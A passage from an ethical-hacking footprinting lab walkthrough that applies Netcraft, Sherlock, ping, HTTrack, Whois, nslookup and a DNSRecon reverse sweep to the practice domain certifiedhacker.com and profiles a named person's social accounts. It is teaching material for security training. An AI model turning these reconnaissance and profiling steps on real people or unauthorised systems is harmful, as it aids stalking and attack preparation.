
Output gives all login page links of site eccouncil.org

b. Find the Company's Domains and Sub-domains using Netfcraft

Navigate to https://sitereport.netcraft.com/ and enter https://certifiedhacker.com/ and click on LookUp



Now we got the site report, click on cetifiedhacker.com beside of domain to get the sub domains of the target



Here we got all the domain and subdomain of the target website

c. Gather personal information from various social networking sites using Sherlock

Sherlock is a python-based tool that is used to gather information about a target person over various social networking sites. Sherlock searches a vast number of social networking sites for a given target user, locates the person, and displays the results along with the complete URL related to the target person.

Here, we will use Sherlock to gather personal information about the target from the social networking sites.

Usage: Sherlock <username>

```
┌──(kali㉿kali)-[~]
└─$ sherlock "Furkan Sayyed" --verbose
[*] Checking username Furkan Sayyed on:

[+] [2961ms] Discord: https://discord.com
[+] [6360ms] Freelance.habr: https://freelance.habr.com/freelancers/Furkan%20Sayyed
[+] [3868ms] Giphy: https://giphy.com/Furkan%20Sayyed

^Z
```

The attackers can further use the gathered URLs to obtain sensitive information about the target such as DOB, employment status and information about the organization that they are working for, including the business strategy, potential clients, and upcoming project plans.

This concludes the demonstration person information from various social networking sites using Sherlock.

d. Gather info about target website using Ping command line utilityPerform Email Footprinting

The **ping** utility helps check if a website/server is reachable and gives basic network info like its IP address.

Usage: ping <target_website>

```
furkan@system:- ping certifiedhacker.com

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=404ms TTL=46
Reply from 162.241.216.11: bytes=32 time=375ms TTL=46
Reply from 162.241.216.11: bytes=32 time=377ms TTL=46
Reply from 162.241.216.11: bytes=32 time=342ms TTL=46

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 342ms, Maximum = 404ms, Average = 374ms

furkan@system:-
```

Here we get the following information about our target website:

Ip Address:- 162.241.216.11

TTL=46 which helps guess the OS type of the target server (Windows/Linux)

Ping usually sends 4 packets by default. If some don’t return, you’ll see packet loss.

Can indicate:

- Filtering/firewall rules
- Server load
- Unstable connection

e. Mirroring website using HTTrack Web Site Copier

Website mirroring is the process of creating a replica or clone of the original website; this mirroring of the website helps you to footprint the web site thoroughly on your local system, and allows you to download a website to a local directory, analyze all directories, HTML, images, flash, videos, and other files from the server on your computer.

You can duplicate websites by using website mirroring tools such as HTTrack Web Site Copier. HTTrack is an offline browser utility that downloads a website from the Internet to a local directory, builds all directories recursively, and transfers HTML, images, and other files from the webserver to another computer.


Download HTTrack on Linux:

Sudo apt-get install webhttrack


After installation open terminal and enter webhttrack command to start webhttrack

```
┌──(kali㉿kali)-[~]
└─$ webhttrack
hashtable "NewLangStr" summary: size=1024 (lg2=10) used=474 stash-size
-used=4405 writes=474 (new=474) moved=244 stashed=1 max-stash-size=1 a
 pool-realloc=6 memory=33392
hashtable "NewLangStrKeys" summary: size=1024 (lg2=10) used=504 stash-
8 pool-used=17170 writes=504 (new=504) moved=235 stashed=2 max-stash-s
pact=0 pool-realloc=8 memory=57968
/usr/bin/webhttrack(19753): Launching /usr/bin/x-www-browser
/usr/bin/webhttrack(19753): Spawning browser..
/usr/bin/webhttrack(19753): Browser (or helper) exited
```


A web interface will be opened



Click on next to proceed




Enter the Project title and path to save the mirror website and click on nexct




Enter the URL of the target website and click on next

Here mirroring gets started



Here mirroring gets completed, now click on Browse Mirrored Website to view the mirrored website




We get our target website mirrored successfully

The attackers can further use the vulnerabilities identified through HTTrack Website Copier to launch various web application attacks on target organization's website.


This concludes the demonstration of mirroring a target website using HTTrack Web Site Copier.

f. Perform Whois Footprinting

Open any web In the address bar of the browser place your mouse cursor, type http://whois.domaintools.com and press Enter. Enter the domain address in the search bar and click on search



This search result reveals the details associated with the URL entered, www.certifiedhacker.com, which includes organizational details such as registration details, name servers, IP address, location, etc., as shown in the screenshots.




This concludes the demonstration of gathering information about a target organization by performing the Whois lookup using DomainTools.


g. Perform DNS Footprinting

Open any browser and navigate to https://www.kloth.net/services/nslookup.php.

Once the site opens, in the Domain: field, enter certifiedhacker.com. Set the Query: field to default [A (IPv4 address)] and click the Look it up button to review the results that are displayed.



In Query tab you can see, there is an option for AAAA (IPv6 address); select that and click Look it up. Perform queries related to this, since there are attacks that are possible over IPv6 networks as well.



This concludes the demonstration of DNS information gathering using the NSLOOKUP online tool.


h. Perform reverse DNS lookup using Reverse IP domain check and DNSRecon

DNS lookup is used for finding the IP addresses for a given domain name, and the reverse DNS operation is performed to obtain the domain name of a given IP address.


Here, we will perform reverse DNS lookup using you get signal's Reverse IP Domain Check tool to find the other domains/sites that share the same web server as our target server.

Here, we will also perform a reverse DNS lookup using DNSRecon on IP range in an attempt to locate a DNS PTR record for those IP addresses.

1. Open any browser and navigate to https://www.yougetsignal.com/ and select Reverse IP Domain check.



2. On the Reverse IP Domain Check page, enter www.certifiedhacker.com in the Remote Address field and click Check to find other domains/sites hosted on a certifiedhacker.com web server. You will get the list of domains/sites hosted on the same server as www.certifiedhacker.com, as shown in the screenshot.



3. Now come to Kali Linux and open terminal and type **dnsrecon -r 162.241.216.0-162.241.216.255** press Enter to locate a DNS PTR record for IP addresses between 162.241.216.0-162.241.216.255.

4. **Note:** Here, we will use the IP address range, which includes the IP address of our target, that is, the certifiedhacker.com domain (162.241.216.11), which we acquired in the previous steps.

5. **Note:** -r option specifies the range of IP addresses (first-last) for reverse lookup brute force.

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -r 162.241.216.0-162.241.216.255
[*] Performing Reverse Lookup from 162.241.216.0 to 162.241.216.255
[+]      PTR 162-241-216-2.unifiedlayer.com 162.241.216.2
[+]      PTR 162-241-216-5.unifiedlayer.com 162.241.216.5
[+]      PTR 162-241-216-3.unifiedlayer.com 162.241.216.3
[+]      PTR 162-241-216-1.unifiedlayer.com 162.241.216.1
[+]      PTR 162-241-216-4.unifiedlayer.com 162.241.216.4
[+]      PTR 162-241-216-0.unifiedlayer.com 162.241.216.0
[+]      PTR box5331.bluehost.com 162.241.216.11
[+]      PTR 162-241-216-8.unifiedlayer.com 162.241.216.8
[+]      PTR 162-241-216-9.unifiedlayer.com 162.241.216.9
[+]      PTR 162-241-216-6.unifiedlayer.com 162.241.216.6
[+]      PTR box5334.bluehost.com 162.241.216.14
[+]      PTR 162-241-216-12.unifiedlayer.com 162.241.216.12
[+]      PTR 162-241-216-13.unifiedlayer.com 162.241.216.13
[+]      PTR 162-241-216-15.unifiedlayer.com 162.241.216.15
[+]      PTR 162-241-216-16.unifiedlayer.com 162.241.216.16
[+]      PTR box5348.bluehost.com 162.241.216.17
[+]      PTR 162-241-216-18.unifiedlayer.com 162.241.216.18
[+]      PTR 162-241-216-19.unifiedlayer.com 162.241.216.19
[+]      PTR 162-241-216-21.unifiedlayer.com 162.241.216.21
[+]      PTR box5353.bluehost.com 162.241.216.23
[+]      PTR 162-241-216-22.unifiedlayer.com 162.241.216.22
```

```
[+]      PTR 162-241-216-243.unifiedlayer.com 162.241.216.243
